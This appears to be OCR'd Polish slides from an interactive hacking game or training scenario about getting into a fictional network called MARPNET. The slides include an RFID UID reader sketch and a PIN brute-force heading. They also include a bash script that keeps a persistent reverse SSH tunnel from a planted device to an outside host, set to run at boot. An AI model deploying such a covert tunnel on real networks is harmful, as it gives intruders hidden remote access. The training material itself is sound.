
Analiza karty




Fajnie by było mieć..

Jak się nie ma co się lubi..

Analiza karty




M5Cardputer



Analiza karty

```
#include <M5Stack.h>

#include "MFRC522_I2C.h"

MFRC522 mfrc522(0x28);

void setup()
{
    M5.begin();
    M5.Power.begin();
    M5.lcd.setTextSize(2);
    M5.Lcd.println("MFRC522 I2C Reader");
    Wire.begin();

    mfrc522.PCD_Init();
    M5.Lcd.println("Please put the card\n\nUID:");
}

void loop()
{
    M5.Lcd.setCursor(40, 47);
    if (!mfrc522.PICC_IsNewCardPresent() || !mfrc522.PICC_ReadCardSerial()) {
        delay(200);
        return;
    }
    M5.Lcd.fillRect(42, 47, 320, 20, BLACK);
    for (byte i = 0; i < mfrc522.uid.size; i++) {
        M5.Lcd.print(mfrc522.uid.uidByte[i] < 0x10 ? " 0" : " ");
        M5.Lcd.print(mfrc522.uid.uidByte[i], HEX);
    }
    M5.Lcd.println("");
}
```

Analiza karty



Co włożyć Archiwiście w gniazdo?

Archiwista podłączy Twoje urządzenie do MARPNEtu.

- Jeśli dajesz mu Access Point, który jako WAN będzie miał MARPNET, co po połączeniu przez WiFi pozwoli Ci wejść do ich sieci, idziesz na slajd 35.

- Jeśli dajesz minikomputer z Linuxem, którym zestawi tunel do Twojego hosta, umożliwiający połączenie SSH, idziesz na slajd 36.

Co włożyć Archiwiście w gniazdo?


Archiwista przyjmując Access Point ostrzegł Cię, że nieautoryzowane sieci WiFi są monitorowane. Wracasz na poprzedni slajd.

Linux + SSH tunel


```
#!/bin/bash

# echo '/usr/local/bin/ssh_tunnel.sh &' >> /etc/rc.local

REMOTE_USER="darkseeker"
REMOTE_HOST="tawerna.freeworld.org"
REMOTE_PORT=2222
LOCAL_PORT=22
PRIVATE_KEY="/home/darkseeker/.ssh/id_rsa"
LOG_FILE="/var/log/ssh_tunnel.log"

while true; do
    date=$(date '+%Y-%m-%d %H:%M:%S')
    echo "$date - Próba ustanowienia tunelu SSH..." >> "$LOG_FILE"

    ssh -i "$PRIVATE_KEY" -N -R ${REMOTE_PORT}:localhost:${LOCAL_PORT} ${REMOTE_USER}@${REMOTE_HOST}

    EXIT_CODE=$?
    date=$(date '+%Y-%m-%d %H:%M:%S')
    echo "$date - Połączenie zakończone lub nieudane (exit code: $EXIT_CODE)" >> "$LOG_FILE"

    sleep 1
done
```

https://aptm.in/protip/0023

http://printer-103.marpnet:8000




Atak brute force na formularz z pinami

Żeby sprawdzić czy można zrobić brute force na piny musisz zobaczyć jak wygląda żądanie.

